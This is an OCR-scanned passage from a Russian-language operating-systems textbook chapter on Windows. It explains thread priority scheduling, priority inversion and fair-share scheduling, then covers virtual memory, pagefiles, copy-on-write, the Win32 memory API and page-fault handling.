Массив заголовков очередей изображен на рис. 11.13. На схеме показано, что реально имеется четыре категории приоритетов: real-time, user, zero и idle (значение которого фактически равно –1). Это требует особого пояснения. Приоритеты 16–31 называются системными и предназначены для создания систем, удовлетворяющих ограничениям реального времени, таким как предельные сроки, необходимые для мультимедийных презентаций. Потоки с приоритетами реального времени выполняются до потоков с динамическими приоритетами (но не раньше DPC и ISR). Если приложение реального времени хочет выполняться в системе, то ему могут потребоваться такие драйверы устройств, которые не имеют длительного выполнения DPC или ISR (поскольку это может вызвать пропуск потоками реального времени их конечных сроков).




Рис. 11.13. Windows Vista поддерживает 32 приоритета для потоков

Обычные пользователи запускать потоки реального времени не могут. Если бы пользовательский поток выполнялся с более высоким приоритетом, чем, например, поток клавиатуры или мыши, и зациклился, то поток клавиатуры или мыши не смог бы выполняться, что привело бы к зависанию системы. Право устанавливать приоритет реального времени требует наличия специальной привилегии в маркере процесса. Обычные пользователи не имеют этой привилегии.

Потоки приложений обычно выполняются с приоритетами 1–15. При помощи установки приоритетов процессов и потоков приложение может определить, какие потоки получают преимущество. Системные потоки обнуления страниц (*ZeroPage*) работают с приоритетом 0 и преобразуют свободные страницы в заполненные нулями страницы. Для каждого реального процессора имеется отдельный поток обнуления страниц.

Каждый поток имеет базовый приоритет, основанный на классе приоритета процесса и относительном приоритете потока. Однако приоритет, используемый для поиска того списка, который содержит готовый поток, определяется текущим приоритетом, который обычно равен базовому (но это не всегда так). В определенных обстоятельствах текущий приоритет потока (не потока реального времени) поднимается ядром выше базового приоритета (но не выше 15). Поскольку массив, изображенный на рис. 11.13, основан на текущем приоритете, то его изменение влияет на планирование. Потоки реального времени никогда не корректируются.

Теперь давайте посмотрим, когда приоритет потока повышается. Во-первых, когда операция ввода-вывода завершается и освобождает находящийся в состоянии ожидания поток, то его приоритет повышается (чтобы он мог опять быстро запуститься и начать новую операцию ввода-вывода). Идея состоит в том, чтобы поддерживать загрузку устройств ввода-вывода. Величина повышения приоритета зависит от устройства ввода-вывода — обычно для диска это 1, для последовательной линии — 2, для клавиатуры — 6, а для звуковой карты — 8.

Во-вторых, если поток ждал на семафоре, мьютексе или другом событии, то при его освобождении он получает повышение приоритета на два уровня, если находится в фоновом процессе (например, процесс, который управляет окном, в которое посылается ввод с клавиатуры), и на один уровень во всех остальных случаях. Такое повышение поднимает интерактивные процессы над большим количеством процессов, находящихся на уровне 8. И наконец, если поток графического интерфейса пользователя просыпается по причине наличия ввода от пользователя, то он также получает повышение (по той же самой причине).

Такие повышения выполняются не навсегда. Они вступают в действие немедленно и могут вызвать изменения в планировании процессора. Однако если поток использует весь свой следующий квант, то он теряет один уровень приоритета и перемещается вниз на одну очередь в массиве приоритетов. Если же он использует второй полный квант, то он перемещается вниз еще на один уровень, и так до тех пор, пока не дойдет до своего базового уровня (где и останется до следующего повышения).

Есть еще один случай корректировки приоритетов. Представьте себе, что два потока работают вместе над задачей «производитель — потребитель». Работа производителя труднее, так что он получает более высокий приоритет (например, 12), чем потребитель (приоритет 4). В определенный момент производитель заполняет совместно используемый буфер и блокируется на семафоре (как показано на рис. 11.14, *а*).

До того как потребитель получает возможность запуститься, какой-то другой поток с приоритетом 8 получает готовность и начинает выполнение (рис. 11.14, *б*). Этот поток




Рис. 11.14. Пример инверсии приоритетов

сможет выполняться столько, сколько захочет, поскольку имеет более высокий приоритет планирования, чем потребитель (а производитель, приоритет которого еще выше, блокирован). В таких обстоятельствах производитель никогда не сможет запуститься (пока поток с приоритетом 8 не уйдет). Эта проблема хорошо известна как **инверсия приоритетов** (priority inversion).

Windows решает проблему инверсии приоритетов между потоками ядра, применяя в планировщике потоков средство под названием Autoboost (автоповышение). Autoboost автоматически отслеживает зависимости от ресурсов между потоками и повышает планируемый приоритет потоков, удерживающих ресурсы, необходимые для потоков с более высоким уровнем приоритета.

Windows запускается на персональных компьютерах, у которых в любой момент времени обычно имеется только одна интерактивная сессия. Но Windows поддерживает также режим сервера терминала — **terminal server**, в котором с помощью using **RDP** (Remote Desktop Protocol — протокола удаленного рабочего стола) по сети поддерживается несколько интерактивных сессий. При запуске нескольких пользовательских сессий один пользователь легко может помешать другому, потребляя слишком много ресурсов процессора. В Windows реализован справедливый алгоритм **DFSS** (Dynamic Fair-Share Scheduling — динамическое справедливое планирование), который не дает сессиям работать черезмерно. В DFSS для приведения в порядок потоков каждой сессии используется **планирование групп** (scheduling groups). Внутри каждой группы потоки планируются в соответствии с обычной политикой планирования, имеющейся в Windows, но каждой группе дается больше или меньше доступа к процессору на основе того, как долго эта группа выполнялась в совокупности. Относительные приоритеты групп корректируются медленно, чтобы позволить игнорировать краткие всплески активности и уменьшить объем разрешенного группе времени, если она долго использовала слишком много процессорного времени.

11.5. Управление памятью

Windows имеет весьма изощренную и сложную систему виртуальной памяти. Для ее использования имеются функции Win32, реализованные диспетчером памяти — самым

крупным компонентом исполнительного уровня NTOS. В последующих разделах мы рассмотрим фундаментальные концепции, вызовы интерфейса Win32, а также реализацию.

11.5.1. Фундаментальные концепции

В Windows каждый пользовательский процесс имеет собственное виртуальное адресное пространство. Для компьютеров x86 виртуальные адреса имеют длину 32 бита, так что каждый процесс имеет 4 Гбайт виртуального адресного пространства, по 2 Гбайта пользователю и ядру. На машинах x64 и пользователь и ядро получают больше виртуальных адресов, чем они смогут разумно использовать в обозримом будущем. И в компьютерах x86, и в компьютерах x64 виртуальное адресное пространство имеет замещение страниц по требованию со страницей фиксированного размера — 4 Кбайт, но в некоторых случаях, как мы скоро увидим, применяются также большие страницы размером по 2 Мбайт (за счет использования каталога страниц и обхода соответствующей таблицы страниц).

Виртуальное адресное пространство для трех пользовательских процессов на компьютере x86 показано в упрощенной форме на рис. 11.15. Нижние и верхние 64 Кбайт виртуального адресного пространства каждого процесса обычно никуда не отображаются. Так было сделано специально, чтобы помочь отлавливать программные ошибки и смягчить уязвимости определенногог типа.




Рис. 11.15. Виртуальное адресное пространство для трех пользовательских процессов на компьютере x86. Белым цветом показаны закрытые области каждого процесса. Заштрихованные области являются общими для всех процессов

С отметки 64 Кбайт начинаются пользовательские закрытые код и данные. Эта область простирается почти до 2 Гбайт. Верхние 2 Гбайт содержат операционную систему (включая код, данные, а также резидентный и нерезидентный пулы). Верхние 2 Гбайт — это виртуальная память ядра, которая совместно используется всеми пользовательскими процессами (кроме данных виртуальной памяти, таких как таблицы страниц

и списки рабочих наборов, которые у каждого процесса свои). Виртуальная память ядра доступна только из режима ядра. Причина совместного использования виртуальной памяти процессов ядром состоит в том, что когда поток делает системный вызов, то он захватывается в режим ядра и может продолжать выполнение без изменения карты памяти. Все, что нужно сделать, — это переключиться на стек ядра потока. С точки зрения производительности это большая победа, и все это похоже на UNIX. Поскольку страницы пользовательского режима процесса по-прежнему доступны, то код режима ядра может читать параметры и выполнять доступ к буферам без необходимости переключаться между адресными пространствами или временного дублирования страниц в оба пространства. Здесь получается компромисс между уменьшением приходящегося на один процесс закрытого адресного пространства и увеличением скорости выполнения системных вызовов.

Windows позволяет потокам прикрепляться к другим адресным пространствам (во время выполнения в ядре). Прикрепление к адресному пространству позволяет потоку обращаться ко всему пространству адресов пользовательского режима, а также к специфичным для процесса частям адресного пространства ядра (таким, как карта таблиц страниц). Перед возвращением в пользовательский режим потоки должны переключаться обратно в исходное адресное пространство.

Выделение виртуальных адресов

Страница виртуальных адресов может быть в одном из трех состояний: недействительная, зарезервированная или зафиксированная. **Недействительная страница** (invalid page) не отображается на объект раздела памяти, и ссылка на нее вызывает страничную ошибку, которая приводит к нарушению доступа. После того как код или данные отображаются на виртуальную страницу, страница называется **зафиксированной** (commited). Страничная ошибка на зафиксированной странице приводит к отображению страницы с вызвавшим ошибку виртуальным адресом на одну из страниц, представленных объектом сегмента или сохраненных в файле подкачки. Часто для этого необходимо бывает выделить физическую страницу, а также выполнить ввод-вывод для файла, представленного объектом сегмента (чтобы прочитать данные с диска). Однако страничные ошибки могут возникать и потому, что нужно обновить элемент таблицы страниц, поскольку та физическая страница памяти, на которую он ссылается, все еще кэширована в памяти (в этом случае ввод-вывод не нужен). Это называется **мягкой ошибкой** (soft faults), и скоро мы обсудим это подробнее.

Виртуальная страница может быть также в **зарезервированном** (reserved) состоянии. Зарезервированная виртуальная страница недействительна, но эти виртуальные адреса никогда не будут выделяться диспетчером памяти для других целей. Например, когда создается новый поток, то многие страницы пространства стека пользовательского режима резервируются в пространстве виртуальных адресов процесса, но только одна страница фиксируется. По мере роста стека диспетчер виртуальной памяти будет автоматически фиксировать дополнительные страницы (до тех пор, пока зарезервированный объем практически истощится). Зарезервированные страницы действуют как страницы защиты — они предохраняют от слишком большого роста стека и перезаписи данных других процессов. Резервирование всех виртуальных страниц означает, что стек может в итоге разрастись до максимального размера (не рискуя, что некоторые необходимые для стека последовательные страницы виртуального адресного пространства могут быть отданы для других целей). Кроме атрибутов «недействительная»,

«зарезервированная» и «зафиксированная» страницы имеют и другие атрибуты, такие как «читаемая», «записываемая» и «исполняемая».

Файлы подкачки

Интересный компромисс получается при назначении резервного хранилища в зафиксированных страницах, которые не имеют соответствия конкретным файлам. Эти страницы используют **файл подкачки** (pagefile). Вопрос состоит в том, *как* и *когда* отображать виртуальную страницу на конкретное местоположение в файле подкачки. Простая стратегия могла быть такой: надо назначить каждой виртуальной странице страницу в одном из файлов подкачки на диске (во время фиксации виртуальной страницы). Это гарантирует, что всегда будет известно место для записи каждой фиксируемой страницы (если ее нужно будет удалить из памяти).

Windows использует *синхронную* (just-in-time) стратегию. Зафиксированным страницам (поддерживаемым файлом подкачки) не выделяется место в файле подкачки до того момента, когда их необходимо вытеснить в файл подкачки. Для тех страниц, которые никогда не вытесняются, дисковое пространство не выделяется. Если суммарная виртуальная память меньше, чем имеющаяся физическая память, то файл подкачки не нужен совсем. Это удобно для встроенных систем на базе Windows. Именно так загружается система, поскольку файлы подкачки инициализируются после запуска первого процесса пользовательского режима (smss.exe).

При использовании стратегии предварительного выделения общий объем используемой для закрытых данных (стеки, куча, кодовые страницы копирования при записи) виртуальной памяти ограничен размером файлов подкачки. При синхронной стратегии общий объем виртуальной памяти может быть почти таким же большим, как суммарный объем файлов подкачки и физической памяти. При наличии таких больших и дешевых (по сравнению с физической памятью) дисков экономия места не так важна, как возможность получения повышенной производительности.

При подкачке по требованию запросы на чтение страниц с диска должны запускаться сразу же, поскольку поток, который натолкнулся на отсутствующую страницу, не может продолжаться до завершения этой операции подкачки страницы. Возможным способом оптимизации подкачки страниц в память является попытка подготовки дополнительных страниц (в этой же операции ввода-вывода). Однако те операции, которые записывают на диск модифицированные страницы, обычно не синхронизированы с выполнением потоков. Синхронная стратегия выделения пространства в файле подкачки использует это для повышения производительности записи модифицированных страниц в файл подкачки. Модифицированные страницы группируются и записываются большими кусками. Поскольку выделение пространства в файле подкачки не выполняется до записи страниц, то количество (требуемых для записи группы страниц) операций поиска дорожки можно оптимизировать путем выделения страниц файла подкачки рядом друг с другом (или даже записывая их непрерывным участком).

Когда хранящиеся в файле подкачки страницы считываются в память, они сохраняют свое место в файле подкачки (до первой модификации). Если страница не модифицируется, она попадает в специальный список свободных физических страниц, называемый **списком резервирования** (standby list), из которого она может быть взята для повторного использования (без необходимости записывать ее обратно на диск). Если же она модифицируется, то диспетчер памяти освобождает страницу в файле подкачки

и теперь единственный экземпляр страницы находится в памяти. Диспетчер памяти делает это путем маркировки страницы «только для чтения» (после ее загрузки). В первый раз, когда поток пытается записать в страницу, диспетчер памяти обнаружит эту ситуацию и освободит страницу в файле подкачки, обеспечит доступ на запись к странице, а затем даст потоку возможность повторить попытку.

Windows поддерживает до 16 файлов подкачки. Обычно они распределены по нескольким дискам (для повышения производительности ввода-вывода). Все файлы имеют некий начальный размер и максимальный размер (до которого они могут увеличиться при необходимости), однако лучше создавать эти файлы максимального размера (при инсталляции системы). Если позднее (когда диски уже будут более заполнены) возникнет необходимость увеличения файла подкачки, то, скорее всего, новое пространство файла подкачки будет иметь высокую степень фрагментации (что снижает производительность).

Операционная система отслеживает, какой виртуальной странице какая часть файла подкачки соответствует (эта информация записывается в таблицу страниц процесса или в таблицу страниц прототипов для объектов сегментов совместно используемых страниц). В дополнение к тем страницам, которые поддерживаются файлом подкачки, многие страницы процесса отображаются на обычные файлы файловой системы.

Исполняемый код и данные «только для чтения» в файле программы (в файлах EXE или DLL) могут отображаться на пространство адресов любого использующего их процесса. Поскольку эти страницы не могут модифицироваться, то их не нужно вытеснять в файл подкачки, а физические страницы можно использовать повторно сразу же после того, как все соответствия таблицы страниц будут помечены как недействительные. Когда страница опять понадобится (в будущем), диспетчер памяти прочитает ее из файла программы.

Иногда те страницы, которые вначале помечены как «только для чтения», в итоге все же модифицируются. Например, при настройке точки останова при отладке процесса, либо при исправлении кода с переносом его в другой адрес внутри процесса, либо при выполнении модификаций тех страниц данных, которые были сначала совместно используемыми. В подобных случаях Windows (как и большинство современных операционных систем) поддерживает страницу типа **копирование при записи** (copy-on-write). Такие страницы вначале являются обычными отображаемыми страницами, но когда происходит попытка модифицировать любую часть такой страницы, диспетчер памяти создает закрытую копию для записи. Затем он обновляет таблицу страниц, чтобы она указывала на эту закрытую копию, и дает потоку повторить запись, которая теперь заканчивается успешно. Если эту копию позднее потребуется вытеснить, то она будет записана в файл подкачки (а не в исходный файл).

Помимо отображения кода программ и данных из файлов EXE и DLL в память также могут отображаться обычные файлы, что позволяет программам ссылаться на данные из файлов (без выполнения явных операций чтения и записи). Операции ввода-вывода все равно нужны, но они выполняются неявно диспетчером памяти (с использованием объекта сегмента для представления соответствия между страницами памяти и блоками файлов на диске).

Объекты сегментов могут вовсе не делать ссылок на файлы. Они могут ссылаться на анонимные области памяти. При помощи установления соответствия между анонимными объектами сегментов и процессами можно совместно использовать память (без необходимости размещать файл на диске). Поскольку сегментам можно давать

имена в пространстве имен NT, то процессы могут встречаться (открывая сегменты по именам), а также дублировать описатели для объектов сегментов между процессами.

11.5.2. Системные вызовы управления памятью

Интерфейс прикладного программирования Win32 имеет несколько функций, которые позволяют процессу явно управлять своей виртуальной памятью. Самые важные из этих функций перечислены в табл. 11.14. Все они работают с областью, состоящей либо из одной страницы, либо из двух и более последовательных, в виртуальном адресном пространстве страниц. Разумеется, процессы не должны управлять своей памятью; подкачка происходит автоматически, но эти вызовы дают процессам дополнительную возможность и гибкость.

Таблица 11.14. Основные функции Win32 для управления виртуальной памятью в Windows

Функция Win32	Описание
VirtualAlloc	Зарезервировать или зафиксировать область
VirtualFree	Освободить или отменить фиксирование области
VirtualProtect	Изменить защиту (чтение/запись/выполнение) для области
VirtualQuery	Сделать запрос о статусе области
VirtualLock	Сделать область резидентной (отключить для нее подкачку)
VirtuelUnlock	Сделать область подкачиваемой
CreateFileMapping	Создать отображающий файл объект и (необязательно) присвоить ему имя
MapViewOfFile	Отобразить файл (или его часть) на адресное пространство
UnmapViewOfFile	Удалить отображенный файл из адресного пространства
OpenFileMapping	Открыть ранее созданный объект отображения файла

Первые четыре функции API используются для выделения, освобождения, защиты и запроса областей виртуального адресного пространства. Выделенные области всегда начинаются на границе 64 Кбайт (для минимизации проблем при переносе на архитектуры будущего, страницы которых будут больше нынешних). Реальный размер выделенного адресного пространства может быть меньше 64 Кбайт, но он должен быть кратен размеру страницы. Следующие два вызова API дают процессу возможность зафиксировать страницы в памяти (чтобы они не вытеснялись) и отменить эту фиксацию. Такие страницы могут потребоваться программе реального времени для того, чтобы избежать страничных ошибок во время критичных операций. Операционная система устанавливает предел, для того чтобы процессы не становились слишком прожорливыми. Страницы могут удаляться из памяти, но только в случае вытеснения всего процесса. Когда он возвращается назад, то все заблокированные страницы загружаются снова (после чего потоки могут начинать работу). Несмотря на то что это не показано в табл. 11.14, Windows имеет также функции собственного API, которые позволяют процессу обращаться к виртуальной памяти другого процесса, для которого у него есть описатель (см. табл. 11.4).

Последние четыре функции API предназначены для управления отображенными в память файлами. Для отображения файла необходимо сначала создать объект отображения файла (см. табл. 11.10) при помощи *CreateFileMapping*. Эта функция возвращает описа-

тель для объекта отображения файла (то есть объекта сегмента) и (необязательно) вводит его имя в пространство имен Win32, чтобы другие процессы также могли его использовать. Следующие две функции отображают и снимают отображение представлений для объектов сегментов (из виртуального адресного пространства процесса). Последний вызов API процесс может использовать для совместного использования отображения, которое было создано другим процессом (при помощи *CreateFileMapping*), — обычно это делается для отображения анонимной памяти. Таким образом, два или более процесса могут совместно использовать области своих адресных пространств. Эта методика позволяет им писать в некоторые области виртуальной памяти друг друга.

11.5.3. Реализация управления памятью

На процессорах x86 операционная система Windows поддерживает (для процесса) одно линейное адресное пространство размером 4 Гбайт (с подкачкой по требованию). Сегментация не поддерживается. Теоретически размер страниц может быть степенью двойки (до 64 Кбайт). Для процессора x86 они обычно фиксированны и составляют 4 Кбайт. Кроме того, операционная система может использовать страницы в 4 Мбайт для увеличения эффективности **буфера быстрого преобразования адресов** (Translation Lookaside Buffer (**TLB**)) в блоке управления памятью процессора. Использование в ядре и больших приложениях страниц размером 2 Мбайт значительно повышает производительность (увеличивая частоту успешных обращений к TLB и уменьшая количество проходов по таблицам страниц для поиска тех элементов, которые отсутствуют в TLB).




Рис. 11.16. Отображенные области с их теневыми страницами на диске. Файл lib.dll отображен на два адресных пространства одновременно

В отличие от планировщика, который выбирает потоки для выполнения и не заботится о процессах, диспетчер памяти полностью занимается процессами и не заботится о потоках. В конце концов, именно процессы (а не потоки) владеют адресным пространством, которым занимается диспетчер памяти. Когда выделяется область виртуального адресного пространства (для процесса *A* на рис. 11.16 выделены четыре области), диспетчер памяти создает дескриптор **VAD** (Virtual Address Descriptor), в котором содержится диапазон отображенных адресов, секция представления файла резервного хранения и смещения его отображения, а также разрешения. Когда затрагивается первая страница, создается каталог таблиц страниц и его физический адрес вставляется в объект процесса. Адресное пространство полностью определяется списком его VAD. Они организованы в сбалансированное дерево (чтобы поиск дескриптора для конкретного адреса был эффективным). Такая схема поддерживает разреженные адресные пространства. Неиспользуемые области (между отображенными областями) ресурсов (дисковых или памяти) не используют, поэтому они фактически свободны.

Обработка ошибок отсутствия страниц

Когда в Windows запускается процесс, многие из отображающих образы файлов EXE и DLL страниц могут уже находиться в памяти, поскольку они используются другими процессами. Пригодные для записи страницы образов помечены как «копирование при записи», чтобы их можно было совместно использовать до того момента, когда их понадобится модифицировать. Если операционная система узнает уже выполнявшийся EXE, то она может записать шаблон страничных ссылок (при помощи технологии, которую компания Microsoft называет **Super-Fetch**). Эта технология старается заблаговременно подкачать много нужных страниц (хотя процесс еще не получил по ним страничные ошибки). Это снижает латентность запуска приложений (чтение страниц с диска накладывается на выполнение инициализационного кода образов). Эта технология повышает производительность вывода на диск, поскольку дисковым драйверам легче организовать операции чтения (чтобы уменьшить необходимое время поиска). Этот процесс упреждающей подкачки страниц используется и во время загрузки системы, а также когда фоновое приложение выходит на передний план и при выходе системы из гибернации.

Упреждающая подкачка страниц поддерживается диспетчером памяти, но реализована она как отдельный компонент системы. Подкачиваемые страницы не вставляются в таблицу страниц процесса, вместо этого они вставляются в резервный список, из которого могут быть быстро вставлены в процесс (без обращения к диску).

Неотображенные страницы несколько отличаются — они не инициализируются путем чтения из файла. Вместо этого при первом обращении к неотображенной странице диспетчер памяти предоставляет новую физическую страницу (убедившись, что ее содержимое заполнено нулями, — из соображений безопасности). При последующих страничных ошибках неотображенную страницу может понадобиться найти в памяти или ее придется прочитать из файла подкачки.

Подкачка по требованию в диспетчере памяти управляется страничными ошибками. При каждой ошибке происходит прерывание в ядро. Затем ядро строит машинно независимый дескриптор (который сообщает о происшедшем) и передает его в диспетчер памяти исполнительного уровня. Диспетчер памяти затем проверяет обращение на действительность. Если давшая сбой страница попадает в зафиксированную область, то он ищет адрес в списке VAD и находит (или создает) элемент таблицы страниц

процесса. В случае совместно используемой страницы диспетчер памяти использует элемент таблицы страниц прототипов (связанный с объектом сегмента) для заполнения нового элемента таблицы страниц процесса.

Формат элемента таблицы страниц различается в зависимости от архитектуры процессора. Для процессоров x86 и x64 элементы отображаемой страницы показаны на рис. 11.17. Если элемент помечен как действительный, то его содержимое интерпретируется аппаратным обеспечением (чтобы виртуальный адрес можно было преобразовать в правильную физическую страницу). Неотображенные страницы также имеют свои элементы, но они помечены как *недействительные* (invalid), и аппаратное обеспечение игнорирует остальную часть элемента. Программный формат несколько отличается от аппаратного и определяется диспетчером памяти. Например, для неотображенной страницы (которая должна быть размещена и обнулена до использования) этот факт отмечен в элементе таблицы страниц.

NX — NX бит
AVL — доступно операционной системе
G — глобальная страница
PAT — таблица атрибутов страницы
D — «грязная» (модифицирована)
A — производится доступ (ссылка)
PCD — отключение кэширования страницы
PWT — сквозная запись страницы
U/S — пользователь / диспетчер
R/W — доступ чтение/запись
P — текущая (действительная)

Рис. 11.17. Элемент таблицы страниц (page table entry (PTE)) отображенной страницы для архитектур Intel x86 и AMD x64

Два важных бита элемента таблицы страниц обновляются непосредственно аппаратным обеспечением. Это бит доступа (A) и бит «измененная» (D). Эти биты отслеживают использование данного отображения страницы для доступа к странице и возможность модифицирования страницы при этом доступе. Это реально повышает производительность системы, поскольку диспетчер памяти может использовать бит доступа для реализации подкачки по **схеме наиболее давнего использования** (Least-Recently Used (LRU)). Принцип LRU состоит в том, что те страницы, которые дольше всех не используются, имеют самую низкую вероятность повторного использования в ближайшее время. Бит доступа позволяет диспетчеру памяти определить, что к странице был произведен доступ. Бит «измененная» говорит диспетчеру памяти о том, что страница, возможно, была модифицирована (или, что более важно, она не была модифицирована). Если страница не была модифицирована с момента считывания с диска, то диспетчеру памяти не нужно записывать ее содержимое на диск (перед тем, как использовать ее для чего-то другого).

В обеих архитектурах, x86 и x64, используется элемент таблицы страниц размером 64 бита (см. рис. 11.17).

Каждая страничная ошибка может быть отнесена к одной из пяти категорий:

1. Страница не зафиксирована.
2. Попытка обращения к странице с нарушением разрешений.
3. Попытка модификации страницы типа «копирование при записи».

4. Необходимо увеличение стека.
5. Страница зафиксирована, но в данное время не отображена.

Первый и второй случаи — это ошибки программирования. Если программа пытается использовать адрес, который не имеет действительного отображения, или пытается выполнить недопустимую операцию (наподобие попытки записи в страницу «только для чтения»), это называется **нарушением доступа** (access violation) и обычно приводит к завершению процесса. Нарушение доступа часто является результатом недопустимых значений указателей, в том числе результатом обращения к памяти, которая была освобождена и откреплена от процесса.

Третий случай имеет такие же симптомы, что и второй (попытка записи в страницу «только для чтения»), но его обработка иная. Поскольку страница была помечена как «копирование при записи», то диспетчер памяти не выдает нарушение доступа. Вместо этого он создает закрытую копию страницы для текущего процесса, а затем возвращает управление тому потоку, который пытался выполнить запись в страницу. Поток повторяет операцию записи, которая теперь завершится без страничной ошибки.

Четвертый случай происходит тогда, когда поток помещает значение в свой стек и попадает на страницу, которая еще не была выделена. Диспетчер памяти распознает это как особый случай. Пока есть место в зарезервированных под стек виртуальных страницах, диспетчер памяти будет поставлять новые страницы, обнулять их и отображать в процесс. Когда поток возобновит выполнение, он повторит попытку доступа, и на этот раз она будет успешной.

И наконец, пятый случай — это нормальная страничная ошибка. Однако она имеет несколько подвариантов. Если страница отображена на файл, то диспетчер памяти должен просмотреть ее структуры данных (такие, как таблица страниц прототипов, связанная с объектом сегмента), чтобы быть уверенным в том, что в памяти нет ее копии. Если копия есть (например, в другом процессе, в резервном списке либо в списке модифицированных страниц), то он просто сделает ее совместно используемой (возможно, что для этого ему придется пометить ее как страницу «копирование при записи», если изменения совместно использовать не предполагается). Если копии еще нет, то диспетчер памяти выделит свободную физическую страницу и подготовит ее для копирования в нее страницы файла с диска, если только в этот момент не осуществляется перенос с диска другой страницы (тогда нужно лишь подождать, пока этот перенос не завершится).

Если диспетчер памяти может обработать страничную ошибку, находя нужную страницу в памяти (а не считывая ее с диска), то такая ошибка называется **мягкой ошибкой** (soft fault). Если нужна копия с диска, то это **жесткая ошибка** (hard fault). Мягкие ошибки гораздо дешевле, они мало влияют на производительность приложения (по сравнению с жесткими ошибками). Мягкие ошибки могут происходить потому, что совместно используемая страница уже была отображена на другой процесс, либо нужна просто новая обнуленная страница, либо нужная страница была удалена из рабочего набора процесса, но запрашивается повторно до того, как ее повторно использовали. Мягкие ошибки могут возникать также из-за того, что страницы были сжаты для эффективного увеличения размера физической памяти. Для большинства конфигураций центрального процессора память и ввод-вывод в текущих системах эффективнее сжимать, вместо того чтобы тратиться на дорогостоящий ввод-вывод (с точки зрения производительности и энергозатрат), требующий чтения страницы с диска.

